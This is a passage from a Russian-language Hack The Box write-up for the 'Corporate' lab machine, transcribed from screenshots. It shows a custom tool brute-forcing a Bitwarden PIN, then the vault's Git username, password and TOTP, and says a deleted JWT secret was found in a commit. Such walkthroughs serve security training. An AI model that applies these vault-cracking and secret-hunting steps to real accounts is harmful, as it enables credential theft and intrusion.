
```
XDG_CONFIG_HOME=/home/ralf/tmp/HTB/corporate/ ./bitwarden-pin/target/
release/bitwarden-pin
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/corporate]
└─$ XDG_CONFIG_HOME=/home/ralf/tmp/HTB/corporate/ ./bitwarden-pin/target/release/bitwarden-pin
Testing 4 digit pins from 0000 to 9999
Pin found: 0239
```

Результат подбора PIN

PIN успешно подобран, а значит, можно войти в менеджер паролей Bitwarden.




Bitwarden
Search vault
EJ
Tab
Vault
Send
Generator
Settings

TYPES 4
Login 1
Card 0
Identity 0
Secure note 0
NO FOLDER 1
Git
elwin.jones

Расширение Bitwarden

Анализируем исходный код

В хранилище всего одна запись — с учетными данными для Git.




Bitwarden
Close
View item
Edit
Auto-fill
Auto-fill and save
Clone item
Move to organization
Delete item

ITEM INFORMATION
Name: Git
Username: elwin.jones
Password: CorporateStarter04041987
Verification code (TOTP): 205 960
Website: git.corporate.htb

Учетные данные для Git

Авторизуемся в Git, где нас встречает три проекта, которые мы ранее видели на сервере.




Не защищено | 10.9.0.1:3004/explore/repos
Issues
Pull Requests
Milestones
Explore
Repositories
Users
Organizations
Search...
Search
Sort
Only relevant repositories are being shown, show unfiltered results.
Private
TypeScript

CorporateIT / support — Corporate's Support / live chat application — Updated 10 months ago
CorporateIT / ourpeople — Corporate's Our People web application — Updated 10 months ago
CorporateIT / corporate-sso — Corporate's Single Sign-On (SSO) Web Application — Updated 10 months ago

Доступные репозитории

Потратив некоторое время, я нашел в одном из коммитов удаленный секрет JWT.



Add flash middleware, authmiddleware and auth router

master

